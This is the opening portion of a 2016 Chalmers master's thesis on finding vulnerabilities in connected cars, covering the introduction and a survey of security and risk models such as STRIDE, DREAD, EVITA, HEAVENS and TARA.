

CHALMERS



Avoiding Vulnerabilities in Connected Cars

a methodology for finding vulnerabilities

Master's Thesis in Computer Science and Engineering

KIM STRANDBERG

Chalmers University of Technology
University of Gothenburg
Department of Computer Science and Engineering
Göteborg, Sweden, June 2016

The Authors grants to Chalmers University of Technology and University of Gothenburg the non-exclusive right to publish the Work electronically and in a non-commercial purpose make it accessible on the Internet.

The Authors warrants that they are the authors to the Work, and warrants that the Work does not contain text, pictures or other material that violates copyright law.

The Authors shall, when transferring the rights of the Work to a third party (for example a publisher or a company), acknowledge the third party about this agreement. If the Authors has signed a copyright agreement with a third party regarding the Work, the Authors warrants hereby that they have obtained any necessary permission from this third party to let Chalmers University of Technology and University of Gothenburg store the Work electronically and make it accessible on the Internet.

Avoiding Vulnerabilities in Connected Cars

Kim Strandberg

© Kim Strandberg, June 2016

Examiner: Erland Jonsson

Supervisors: Tomas Olovsson, Nasser Nowdehi and Henrik Broberg

Chalmers University of Technology

University of Gothenburg

Department of Computer Science and Engineering

SE-412 96 Göteborg

Sweden

Telephone + 46 (0)31-772 1000

Cover: Volvo S90, model of 2016

Department of Computer Science and Engineering

Göteborg, Sweden June 2016

Abstract

We have entered a new era where connectivity through Internet, everywhere and at all times is taken for granted. The development of cars has turned to a very advanced object with about 100 million lines of code and more than 100 electronic control units (ECUs) interconnected to control everything from steering, acceleration, brakes and other safety critical systems. One problem is that cars were never created with Internet connectivity in mind and adding this connectivity as an afterthought, raises a lot of security concerns.

To the best of our knowledge, there exists no model or method suited for the vehicle industry which considers security analysis for the whole range from the start of the development to aftermarket release. Neither, have we been able to find any model or method which we consider suitable to use within the vehicle industry in a plain practical manner considering security evaluation and testing. Therefore, there is a need for a methodology which meets these requirements.

This thesis assesses security considerations relating to potential vulnerabilities in vehicles and aims to introduce a method to find these vulnerabilities during development. This method is named *PPDM* (Predict-Prevent-Detect-Method) and is comprised of six phases, defined using state diagrams and pseudo code, with accompanied explanations. It covers the whole development cycle from idea to aftermarket security evaluation. By integrating *PPDM* into an industrial context, security can be considered in all development phases and also enabling method adaption to meet different situations.

PPDM has been achieved by conducting research on various security models, security aspects and attacks. Attacks have been studied both theoretically and empirically. The empirical part is documented and suggested as usage to find vulnerabilities as part of *PPDM*. A validation of *PPDM* with a Target of Evaluation (TOE) is provided as Proof of Concept (POC), intended to demonstrate how *PPDM* can be used to find potential vulnerabilities.

Keywords: automotive cyber security, vulnerability assessment, threat risk modelling, threat assessment, vehicle cyber attacks, exploratory testing, method integration, industrial integration, security models

Acknowledgements

I would like to thank Nasser Nowdehi and Tomas Olovsson, at Chalmers University of Technology and Henrik Broberg at Volvo Cars for supervising this thesis and their feedback and help with test objects and material. I would also like to thank Hans Alminger and Stefan Andreasson which gave me the opportunity to perform this thesis at Volvo Cars. Another thanks goes to Anders Rosdahl at Volvo Cars which helped me with some input to the practical implementation of attacks, Kristian Calais at Volvo Cars which helped to acquire literature material and Gunilla Karlsson at Volvo Cars which provided contacts which made this thesis possible. I would like to thank Erland Jonsson at Chalmers University of Technology for being my examiner for this thesis. I would also like to thank my beloved wife and three boys for their love and support during my studies.

Contents

Abstract.....	iii
Acknowledgements.....	v
Figures.....	xi
Terminology and Acronyms	xiii
1 Introduction	15
1.1 Context.....	15
1.2 Goals and Challenges	16
1.3 Approach	16
1.4 Scientific contribution	17
2 Security Models	19
2.1 Introduction to Security Models	19
2.2 Models and security aspects.....	22
2.2.1 CIA	22
2.2.2 STRIDE	23
2.2.3 DREAD	24
2.2.4 EVITA	25
2.2.5 HEAVENS	27
2.2.6 ARM.....	29
2.2.7 TARA.....	30
2.2.8 Software development V – Model.....	30
3 Vulnerability and Risk Assessment	33
3.1 Introduction to Vulnerability and Risk Assessment	33
3.2 Fuzz testing.....	33
3.3 Vulnerability testing	34
3.4 Penetration testing.....	34
3.5 Common Vulnerability Scoring System (CVSS).....	35
4 Attacks.....	37
4.1 Introduction to Attacks relating to SSL/TLS and Wi-Fi Networks	37

4.2	Security in SSL/TLS.....	38
4.2.1	OwnStar attack	38
4.2.2	Attacking Volvo On Call application.....	40
4.3	Security in Wireless Networks	45
4.3.1	Introduction to Security in Wireless Networks.....	45
4.3.2	Remote attacks	45
4.3.3	Attacking Volvo Cars Wi-Fi.....	47
5	A methodology for finding vulnerabilities in vehicles	57
5.1	Concept Phase.....	58
5.2	Predict Phase.....	58
5.3	Prevent Phase.....	60
5.4	Detect phase	61
5.5	Response phase.....	62
5.6	Release phase.....	63
5.7	Visualisation of all phases	64
5.8	Example of PPD Method integration	66
6	Validation of the PPD Method	67
6.1	Concept Phase.....	67
6.2	Predict Phase.....	69
6.3	Prevent Phase.....	69
6.4	Detect and Response Phase	69
6.5	Release Phase.....	72
7	Results and Conclusion	73
8	Appendices.....	75
8.1	Appendix A: The insecurity of Internet	75
	Vulnerabilities relating to SSL/TLS encryption.....	75
8.2	Appendix B: Attacks in relation to the automotive industry	79
	Bar mitzvah attack - RC4 stream cipher.....	79
	Freak Attack - a downgrade attack.....	80

BEAST attack	81
CRIME Attack.....	82
BREACH Attack	83
8.3 Appendix C: Security in wireless networks	85
WEP	85
WPA.....	85
WPA2.....	86
References	87

Figures

Figure 1 - Computer model example low level	19
Figure 2 - Computer model example higher level	20
Figure 3 - The CIA attributes	22
Figure 4 - Workflow of the HEAVENS security model [19]	28
Figure 5 - HEAVEN security model impact-/threat level [19]	28
Figure 6 - Visualisation of the seven phases of the V-model.....	31
Figure 7 - Example of the online Common Vulnerability Scoring System Calculator	35
Figure 8 – A man in the middle attack with a forged certificate	39
Figure 9 - Service provider viewed in WireShark.....	44
Figure 10 - Laboratory setup.....	49
Figure 11 - Reaver attack monitored by WireShark	50
Figure 12 - A shell showing the found key	52
Figure 13 - XC90 infotainment screen, WLAN configuration.....	53
Figure 14 - Shell showing a successful attack	55
Figure 15 - Shell showing yet another successful attack	56
Figure 16 - Illustration of the <i>PPDM</i> phases	57
Figure 17 - Visualization of detect phase.....	61
Figure 18 - Visualization of response phase	62
Figure 19 - Visualization of release phase	63
Figure 20 - Flow chart of <i>PPDM</i> phases	65
Figure 21 - <i>PPDM</i> integration with the Software V - model	66
Figure 22 - Repeat of Figure 15 from section 5	67
Figure 23 - Detect- and Response Phases.....	70
Figure 24 - Pseudo code for the Detect- and Response Phase.....	71
Figure 25 - SSL/TLS handshake.....	77
Figure 26 - description of WEP	85

Terminology and Acronyms

Authenticity. “The property that an entity is what it claims to be” [1]. The property of being genuine and being able to be verified and trusted; confidence in the validity of a transmission, a message, or message originator” [2].

Authentication. Authentication is taking place when validating the authenticity of credential data.

Authorization. “Authorization is defined as access privileges granted to a user, program, or process or the act of granting those privileges” [2]. “Authorization is the process of granting a person, (computer) process, or device with an access to defined information, services, or functionality. Authorization is founded on the principle of least privilege” [3].

Cross-Site Request Forgery (CSRF). “Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing” [4].

Drive-by download. This is defined as a download that is installed without a person's knowledge, or without a person's understanding of the consequences, e.g. malicious code. *Drive-by*, refers to that an affected user only needs to e.g. visit a web-page to get affected, therefore just *driving-by*.

Freshness. “Freshness is an attribute that specifies that the specific information received by an authorized entity at a given time is not a copy of the same information received at an earlier time by the same or another entity” [5].

Man in the middle attack (MITM). “The man-in-the middle attack intercepts a communication between two systems. For example, in an http transaction the target is the TCP connection between client and server. Using different techniques, the attacker splits the original TCP connection into 2 new connections, one between the client and the attacker and the other between the attacker and the server. Once the TCP connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication” [6].

Pseudo Random Number Generator (PRNG). An algorithm generating, not truly random numbers, although pseudo random numbers, good enough for usage. A PRNG is based on a seed to the algorithm which in many cases are truly random.

Social Engineering. “An attack based on deceiving end users or administrators at a target site. Social engineering attacks are typically carried out by email or by contacting users by

phone and impersonating an authorized user, in an attempt to gain unauthorized access to a system or application” [7].

Side channel attack. This attack is based on information from the physical implementation of a cryptosystem, e.g. power consumption, sounds and electromagnetic radiation. For instance, high consumption in power when sending certain information to a system can provide valuable information of the correctness of a hashed password, i.e. if some parts in the hash are correct, the power consumption might be higher than if it is wrong or vice versa. In this manner an attacker might deduce that a certain portion of the hash is correct, which narrows down the possibilities of potential passwords.

Threat. “Anything that can exploit a vulnerability, intentionally or accidentally, and obtain, damage, or destroy an asset” [8].

Vulnerability. “Weaknesses or gaps in a security program that can be exploited by threats to gain unauthorized access to an asset” [8].

1 Introduction

We have entered a new era, “Internet of things” (IoT). More and more devices get Internet capabilities and behave more like computers. We have smart TVs with Internet browsers and apps, washing machines which automatically update and send information to a service center for support. Some cars have an app which gives users the ability to lock doors, start the engine and check the temperature. More access possibilities are provided via, e.g. USB sticks, Bluetooth or WiFi/cellular connections and it is also possible to install applications on the vehicle's infotainment unit. Today's modern cars can have more than 100 computers (Electronic Control Units, ECUs) and about 100 million lines of code [9] [10]. Nowadays, a car is not just a car; it is a computer on wheels! ECUs are, among other things, responsible for steering, brakes and acceleration. The advancements give opportunities to increase vehicle safety, because the technology can be used to program the car to react in a predefined manner under certain circumstances. For example, when vehicles come too close to one another, it can slow down automatically. However, increasing the number of ECUs and amount of code also increases the number of possible attacks against vulnerable implementations. Devices being integrated to the vehicle have been shown to be a vector for introducing malware to the vehicle. Vehicle electrical systems are no longer closed systems, but are exposed to threats that could lead to attacks. The security has not been able to catch up with the technical development.

1.1 Context

The research by Karl Koscher et al [11] has demonstrated high potential harm in vehicles when physical access is attained. The research met some resistance from the industry since physical access to the vehicle seems farfetched, because if there is physical access one could just as well cut cables or destroy other components in the vehicle. In response, Checkoway et al [10] gave evidence for that external attacks are very much real, and that vulnerabilities can indeed very well exist late in the development phase as well as in production. Remote attacks, on the other hand, have recently got much more attention, especially since Charlie Miller and Chris Valasek performed a successful attack on a released car over Internet gaining control of vital systems [12] [13] and Samy Kamkar who managed to remotely unlock OnStar-enabled GM cars via the OwnStar attack [14].

A vehicle is a safety critical system, which means that vulnerabilities can potentially lead to life threatening hazards. It is of greatest importance to integrate cyber security and dependability as early as possible both for safety and financial reasons. If vulnerabilities are discovered late in the development phase, then it will be expensive to fix them or delay

market release. It is even more expensive to fix them if they are discovered after entering the market and would then also be a potential risk of harm to users, companies and society.

1.2 Goals and Challenges

The goal of this thesis is to find a method with practical use for the automotive industry. The method aims to improve confidence that flaws do not end up in products that have the risk of being exploited. Another goal is to investigate how industrial integration can be done to find flaws early in the development phase in order to avoid expensive re-work.

The method shall be validated with a Target of Evaluation (TOE) and real practical attacks assessed as a part of the method to find potential vulnerabilities. The method should answer questions, such as:

- Can vulnerabilities be decreased by following this method?
- How early, is it possible to integrate cyber security into the development cycle?
- Can we as developers use attacker's tools and in that case how, to test the TOE in a vehicle as a part of this method?

1.3 Approach

In the first step, a study of various security models used in different areas was conducted. Models for safety critical systems are considered since safety is an important aspect when developing vehicles, because a combination of both security (CIA¹) and dependability (ARM²) is needed. Selected parts, which can be relevant to the automotive industry was assessed.

In the second step, a study of remote attacks against vehicles which actually has occurred in real life was conducted. In addition, studies of other related attacks, which have scientific value to the automotive industry was also considered. The justification to study other related attacks is the way these attacks had been carried out might affect potential future attacks. The reason for studying attacks in the first place, is that understanding how and why attacks are successful and how the attacks work, lead to a better method. This is since the method can be used to find this and similar vulnerabilities. To have a deeper understanding of how the attacks work and which tools are used in the attacks, implementations of some of the attacks were conducted.

The implementations were carried out in a lab environment, as well as on real vehicles.

1. CIA stands for Confidentiality, Integrity and Availability.

2. ARM stands for Availability, Reliability, Maintainability

In the third step, the method is defined based on the conclusions from the two previous steps.

In the fourth and last step, a validation of the method using a TOE is presented as Proof of Concept (POC). How it can be followed is explained and how tools can be used to test for vulnerabilities is presented.

Components which were investigated were the wireless guest and diagnostic networks in the vehicle (IEEE 802.11g/i) and the remote control via the *Volvo On Call* application (IEEE 802.11g/i and SSL/TLS transport/application level). The justification for this is because they are important possible remote attack vectors.

The work is divided into the following tasks:

- Study of various security models and security aspects used in similar areas to identify models that can be adapted to the automotive industry.
- Study of remote attacks against vehicles and other related attacks. Draw conclusions from these attacks relating to the automotive industry.
- Define a new method for identifying vulnerabilities based on conclusions made from the studies in the previous steps.
- Validate the method with a TOE as POC to demonstrate how it can be used to find potential vulnerabilities.

1.4 Scientific contribution

This thesis presents a step in the direction towards a usable method for the automotive industry to decrease vulnerabilities reaching the market. To the best of our knowledge there are no previous documented practical evaluations of security models and methods used in the automotive industry. This thesis also presents a practical evaluation of how this method can be used to find potential vulnerabilities for a TOE. It will also contribute with a documentation of practical implementations of certain attacks which can be used to find vulnerabilities as part of this method.

2 Security Models

This chapter serves as a means to introduce principles when creating a security model. It introduces what is meant by a security model and also presents a number of existing models and security aspects.

2.1 Introduction to Security Models

The definition of a security model varies depending on the context. A security model can specify and enforce a security policy. In turn, a security policy defines what it means to be secure or insecure for a system or entity. A model is a symbolic representation of a policy. Five different types of policy enforcement are presented below.

1. A policy can enforce *least privilege*, so a user does not have more privilege than necessary to fulfil its function.
2. It can dictate *information flow*, so that information that belongs to a higher security level should not be able to flow to a lower level. Some models enforce confidentiality, e.g. Bell-LaPadula [15]. Some enforces integrity, e.g. Biba model [15]. Both Bell-LaPadula and Biba are information flow models, where the former is using confidentiality levels and the latter integrity levels. Both models are similar and dictate a policy for how the information is allowed to flow. An example for Bell-LaPadula, thereby enforcing a policy for information flow and confidentiality, is shown as Venn diagrams in Figure 1 and Figure 2. There are two different clearance levels: 1 and 2. The policy states that only subjects belonging to a certain level can access certain objects. The model is described in pseudo code below, where s is the subject, nr the number of the level and o the object which the subject wants to access.

```
if subject  $s$  has higher or equal level  $nr$  (classification)
as objects  $o$  level  $nr$  (clearance)
then grant access to object  $o$  else deny
```




Figure 1 - Computer model example low level




Figure 2 - Computer model example higher level

As shown in Figure 1, subject S1 has the right to object Y since it belongs to level 1. On the other hand, as shown in Figure 2, subject S2, belongs to a higher level, which has access rights to both object X and Y. Therefore, the model state that subjects can access objects on lower levels than it belongs to (read down) but not vice versa (no read up). Hence, different subjects can be assigned to different levels. In each level, we can add objects and as long as we put correct objects into correct levels and let each subject belong to the correct level the model itself is assumed secure. The implementation of the model might, on the other hand, not be secure.

3. It can be based on *non-interference*, which ensures that if a subject performs an action at one security level, it shall not affect other security levels. This is not based on information flow, but more on a subject's knowledge of the state of the system. The Chinese Wall model which provides access control based on a subject's previous actions, is an example of a non-interference model. This model makes sure that conflict of interest does not occur. For instance, a subject who is working on a new product shall not at the same time be working with similar products in a rival company.

4. Some models might be very *abstract* and only express an idea of a security concept, while others may be more *concrete* and specify policy rules. What kind of model to use, depends on the demands. A military facility might consider confidentiality as most important, so no leakage of secrets is possible. An accounting firm might instead consider the integrity as most important; to ensure that all numbers are definitely correct. In other words, the leakage of some numbers might not be as important as the integrity of the numbers. A video streaming service might have the availability as highest goal.

5. Another model can be a state model over a system which has three states: *Secure (S)*, *Warning (W)* and *Insecure (I)*. We can call it the SWI model. Each state is defined according to predefined rules and the system must always be in one of the three states. The goal is to always be in the secure state, but if the system is compromised, an event can trigger a transition to another state. A policy can define rules for when the system shall be in each state. It is important that all events that can happen, are defined, so all malicious events trigger a transition to the correct state. Therefore, if no event is triggered when the system

is in *S-state* it will be assumed to be secure. Furthermore, if the system never enters the *I-state* it is considered secure. The *W-state* can be recoverable, which means the threat can be handled and the system can return to the *S-state*. If the threat cannot be handled, the system will go to a non-recoverable state, the *I-state*. If the system can enter the *I-state*, it is considered insecure and the availability can be removed (go to system lock mode). Therefore, if the system is secure, it will never go to lock mode. This is a simplified example of a *state-machine security model*.

When developing a product there is usually a trade-off between usability and security. If there is no security the product is vulnerable to all various kinds of attacks. On the other hand, if the security is too high the usability will often be affected. As an example, let's assume that S stands for security and U stands for usability. For high security, e.g. safety critical systems, we can appoint $S \gg U$. This gives us high security and therefore low usability, meaning that the product cannot be altered at all by customers. The product then needs to be sent back to the manufacturer for updates. This is probably needed for a safety critical system, since updates carried out by customers are outside the manufacturer's control and can thereby compromise the safety of the product. On the other hand, for the infotainment system of a vehicle, $S = U$ can be considered, so the users are able to install applications (e.g. Spotify). Otherwise, the purpose of the infotainment system itself might be affected.

Whatever model is chosen or created, it is important to integrate security from the start since it is difficult to add security as an afterthought. This is a concept that the automotive industry has encountered when adding connectivity to vehicles, which from the beginning was not made for this feature.

In the rest of this report we use three well-known concepts, which are defined as follows.

Target Of Evaluation (TOE). This is the product or system that is the subject of evaluation.

Threat Risk Modelling. The first step when creating a threat model is to evaluate which assets need protection and how those are threatened. We look for known vulnerabilities and attacks, e.g. searching known vulnerability databases. This comes down to knowing the system. It is important to be able to answer, e.g. following questions:

- Is there sensitive information?
- Are there privacy considerations?
- How are components inter-connected?
- Does access to one ECU give access to other ECUs?
- Can one ECU be used as a mean to attack other ECUs or other systems?
- Can access to one vehicle give access to another vehicle, through vehicle to vehicle communication?
- How are ECUs and networks isolated from each other?

It is not possible to make a satisfactory threat risk modelling if the system is not fully understood.

Risk Assessment. This is a continuum of the previous step where the risk of the threats is evaluated. The threats are prioritized against the probability of occurrence and the consequences if it actually happens. This is weighted against the cost of mitigation. For instance, if the mitigation cost is very high and the consequences are not severe and the probability of occurrence is low, the risk might be acceptable.

After *Threat Risk Modelling* and *Risk Assessment* it is important to assess possible mitigations.

2.2 Models and security aspects

This section assesses security aspects and certain models in use today, with a focus in threat models.

2.2.1 CIA

We begin this section with the three most known security attributes on information security. As shown in Figure 3, this triad is usually visualized as a triangle.




Figure 3 - The CIA attributes

These attributes are often used as a cornerstone for other security models and are considered as the base for computer security. A brief explanation of these attributes, in a computer communication perspective, follows.

Confidentiality. This is enforced by rules that limit access to information. The most common method is to use encryption, education and teaching users how to protect their

information, for instance by choosing strong passwords, using two factor authentications, etc. A good encryption does not provide satisfactory protection if not strong passwords are used to access the encrypted material and no security at all if the password is leaked.

Integrity. Integrity needs to be achieved during the whole lifecycle so the information is intact and not altered in any way. If the information is changed, e.g. by *a man in the middle attack*, it shall be detected and handled in a correct manner. This can be accomplished by, e.g. *cryptographic checksums*, a hash of the message that can be recomputed by the recipients for verification.

Availability. Information shall be available to authorized individuals. This can be achieved by using redundant software and hardware. If the system is attacked (e.g. Denial of Service attack), failover hardware can be used. For larger systems a load balancer can redirect traffic so the attack will have less impact. If an adversary tries to disrupt the information flow, a voting mechanism can be used to both guarantee the integrity and availability of correct information. This can be used in both hardware and software. In software there can be different algorithms that shall produce the same result, but through other constructions. In this manner the result can be compared and the validity checked. An attack might just affect one of the algorithms, so a voting can still produce a result which is correct and thereby uphold the availability. A voting mechanism of two can only protect integrity by a discrepancy check. To increase availability three or more odd results is needed and compared (e.g. 3,5,7, etc.). The number of results that are needed depends on usage and consequences of failure. The cost for better safety must as usual be weighed against the risk.

2.2.2 STRIDE

STRIDE is a threat model proposed by Microsoft as scheme for categorizing and identifying known threats according to different exploits or the malicious intent of the attacker. STRIDE is an acronym based on the first letters in the following threat category. A description of these categories, extended with security attributes, follows:

- Spoofing - an attacker can fake their identity to get illegitimate access (*Authenticity, Freshness*).
- Tampering - an attacker manipulates a data-flow or information in a database (*Integrity*).
- Repudiation - an attacker denies performing actions and no one can prove anything else. Non-repudiation is the opposite; mitigation is possible, e.g. signing all actions with a private key (*Non-repudiation, Freshness*).

- Information disclosure - an attacker gains access to information which it's not suppose to, e.g. a man in the middle that listen to the communication between two sources (*Confidentiality, Privacy*).
- Denial of service - an attacker makes a service unavailable, e.g. overflow the service with information so it cannot handle other requests (*Availability*).
- Elevation of privilege - an attacker gets access to perform actions it's not allowed to, e.g. gaining root privilege in a system (*Authorization*).

2.2.3 DREAD

This is a model also proposed by Microsoft and comes as the next step after threat modelling and is used to evaluate risk for each threat and can be calculated as follows:

Risk DREAD =

(DAMAGE + REPRODUCIBILITY + EXPLOIABILITY + AFFECTED USERS + DISCOVERABILITY) / 5

This formula always gives a value between 0 to 10. The higher value, the more serious is the risk. The model categorizes the threats by quantifying, comparing and prioritizing the amount of risk and is formed by the initial letters of the following questions [16].

- Damage: If the attack succeeds, how serious is the damage (0-10)?
- Reproducibility - How easy is it to reproduce the attack (0-10)?
- Exploitability - How much expertise and time is needed to exploit the attack (0-10)?
- Affected Users - If the attack succeeds, how many will be affected in percentage (0-10)?
- Discoverability - How easy is it for an attacker to discover this vulnerability (0-10)?

A good example of, how to make this quantification, provided by OWASP follows [16].

Damage

- If a threat exploit occurs, how much damage will be caused?
 - 0 = Nothing
 - 5 = Individual user data is compromised or affected.
 - 10 = Complete system or data destruction

Reproducibility

- How easy is it to reproduce the threat exploit?
 - 0 = Very hard or impossible, even for administrators of the application.

- 5 = One or two steps required, may need to be an authorized user.
- 10 = Just a web browser and the address bar is sufficient, without authentication.

Exploitability

- What is needed to exploit this threat?
 - 0 = Advanced programming and networking knowledge, with custom or advanced attack tools.
 - 5 = Malware exists on the Internet, or an exploit is easily performed, using available attack tools.
 - 10 = Just a web browser

Affected Users

- How many users will be affected?
 - 0 = None
 - 5 = Some users, but not all
 - 10 = All users

Discoverability

- How easy is it to discover this threat?
 - 0 = Very hard to impossible; requires source code or administrative access.
 - 5 = Can Figure it out by guessing or by monitoring network traces.
 - 9 = Details of faults like this are already in the public domain and can be easily discovered using a search engine.
 - 10 = The information is visible in the web browser address bar or in a form.

2.2.4 EVITA

EVITA (E-safety Vehicle Intrusion Protected Applications) was a project which was co-founded by the European Commission and took place between July 2008 and December 2011. The objective of this project was to provide the basis for secure release of

applications based on V2X communication (vehicle-2-infrastructure) and V2V (vehicle-2-vehicle). EVITA proposed a path to security and safety risk analysis for the vehicles network and also proposed a secure architecture and communication protocol. Findings of the project were that components which need to be secure shall be protected against tampering and sensitive data shall be protected against interference. Integrity/authenticity and confidentiality should be upheld via cryptographic methods [17].

EVITA considers four security objectives as follows:

Operational. To maintain the intended operational performance of all vehicle and Intelligent transportation systems (ITS) functions.

Safety. To ensure the functional safety of the vehicle occupants and other road users.

Privacy. To protect the privacy of vehicle drivers and the intellectual property of vehicle manufactures and their suppliers.

Financial. To prevent fraudulent commercial transaction and theft of vehicles [17].

For each of these objectives both threat identification and threat classification is considered. EVITA grades these objectives according to classes and severity levels, which can be seen in Table 1.

Class	Safety	Privacy	Financial	Operational
S0	No injuries	No unauthorized access to data	No financial loss	No impact on operational performance
S1	Light or moderate injuries	Anonymous data only (no specific driver of vehicle data)	Low-level loss (~\$10)	Impact not discernible to driver
S2	Severe injuries (survival probable). Light or moderate injuries for multiple vehicles	Identification of vehicle or driver. Anonymous data for multiple vehicles.	Moderate loss (~\$100) Low losses for multiple vehicles	Driver aware of performance degradation. Indiscernible impacts for multiple vehicles
S3	Life threatening (survival uncertain) or fatal injuries. Severe injuries for multiple vehicles	Driver or vehicle tracking. Identification of driver or vehicle, for multiple vehicles	Heavy loss (~\$1000). Moderate losses for multiple vehicles	Significant impact on performance. Noticeable impact for multiple vehicles
S4	Life threatening or	Driver or vehicle	Heavy losses for	Significant impact for

	fatal injuries for multiple vehicles	tracking for multiple vehicles	multiple vehicles	multiple vehicles
--	--------------------------------------	--------------------------------	-------------------	-------------------

Table 1 – Severity levels based on EVITAS four security objectives [18]

EVITA also numerically grades the probability of a successful attack based on the time, expertise and knowledge needed for carrying out attacks. This probability together with severity levels is combined to give the risk associated with a threat [18].

2.2.5 HEAVENS

HEAVENS (HEAling Vulnerabilities to ENhance Software Security and Safety) was a project taking place between 2013 and 2016. The goal of the project can be summarized as follows [19]:

- Identify needs and requirements
- Construct security models
- Define methods and identify tool support for security testing and evaluation
- Establish interplay of safety and security in the Electric/Electronic (E/E) architecture
- Demonstrate proof of concepts automotive use cases

The HEAVENS security model policy can be divided in two categories: “*Security Attributes*” and “*Security Objectives*”. The security objectives are taken from the EVITA model and are: *Operational, Safety, Privacy, Financial and Legislation*

The Security Attributes are taken from the STRIDE model, which uses the CIA model, extended with five other attributes: *Confidentiality, Integrity, Availability, Authenticity, Authorization, Non-repudiation, Privacy and Freshness*.

The principal workflow for HEAVENS is shown in Figure 4. The main steps follow, and are described in Table 2.

TOE -> Threat Analysis -> Risk Assessment -> Security Requirements

TOE	Define target of evaluation
Threat Analysis	Define the possible threats against the TOE
Risk Assessment	Grade the severity of those threats
Security Requirements	Define needed mitigations against those threats

Table 2 - Main steps of HEAVENS




Figure 4 - Workflow of the HEAVENS security model [19]

HEAVENS adopts the Microsoft STRIDE and the EVITA's threat classification based on security objectives for the first phase (*Threat Analysis*). Next phase is the *Risk Assessment*, which consists of numerically grading of *Threat Level (TL)* and *Impact Level (IL)*. As shown in Figure 5, the threat level and the impact level together gives the *Security Level (SL)* which defines the level of seriousness of the vulnerability affecting the TOE. The *Threat Level (TL)* is graded based on the probability of occurrence and the *Impact Level (IL)* is graded based on the consequences if the threat does occur. The probability of occurrence is based on the knowledge the attacker need to possess, needed equipment for a successful attack and the window of opportunity. Windows of opportunity refers to the time and type of access needed (physical/remote) for a successful attack. The consequences are based on the following security objectives from the EVITA model and how these are affected: *Operational, Financial and Privacy and Legislation* [18]. For instance, the consequences for an attack that disables the brakes when the driver reaches certain speed (operational), can have severe consequences.

Security Level (SL)		Impact Level (IL)				
Threat Level (TL)		0	1	2	3	4
	0	QM	QM	QM	QM	Low
	1	QM	Low	Low	Low	Medium
	2	QM	Low	Medium	Medium	High
	3	QM	Low	Medium	High	High
	4	Low	Medium	High	High	Critical

Figure 5 - HEAVEN security model impact-/threat level [19]

2.2.6 ARM

ARM is an acronym for *Availability, Reliability and Maintainability* and these three attributes define the term dependability. Dependability is a property of a system that justifies placing one's reliance on it and is used to define a safety-critical computer system. Neil Storey defines these attributes as follows [20].

Availability. The probability that the system will be function correctly at *any given time*

Reliability. The probability of a component, or system, functioning correctly over *a given period* of time under a set of operating conditions.

Maintainability. The action taken to retain a system in, or return a system to, its designed operating condition

Each of this attributes can be calculated in the following way [20].

Availability

A: Availability

MTTF: Mean Time To Failure

MTTR: Mean Time To Repair

$$A = \text{Time system is operational} / \text{Total time} = \text{MTTF} / (\text{MTTF} + \text{MTTR})$$

Reliability

R(t) : Reliability, where t is time

n(t): Number of components that function correctly

N: Number of identical components

The probability that a device functions correctly over a given period of time can then be calculated as follows:

$$R(t) = n(t) / N$$

Maintainability

M(t): Maintainability

MTTR: $1 / \lambda$

And the Maintainability is given by:

$$M(t) = 1 - e^{-\lambda t}$$

2.2.7 TARA

Threat Agent Risk Assessment (TARA) is a predictive methodology developed by Intel to define those security risks that are most likely to occur. According to Intel, it would be too expensive and impractical to defend against all possible vulnerabilities, so by choosing the most important areas of concern, results are maximized and costs are minimized. This method is made to be simple enough to be used by managers without in depth knowledge of information security but still complex enough to be efficient [21].

Defence in information security can be divided in four phases, where the first phase is trying to anticipate all possible threats. Second step is to define barriers to prevent those threats from happening. The third step is to detect threats if they actually happen and the forth is to handle those threats. These phases can be illustrated as follows.

Predict -> Prevent -> Detect -> Response

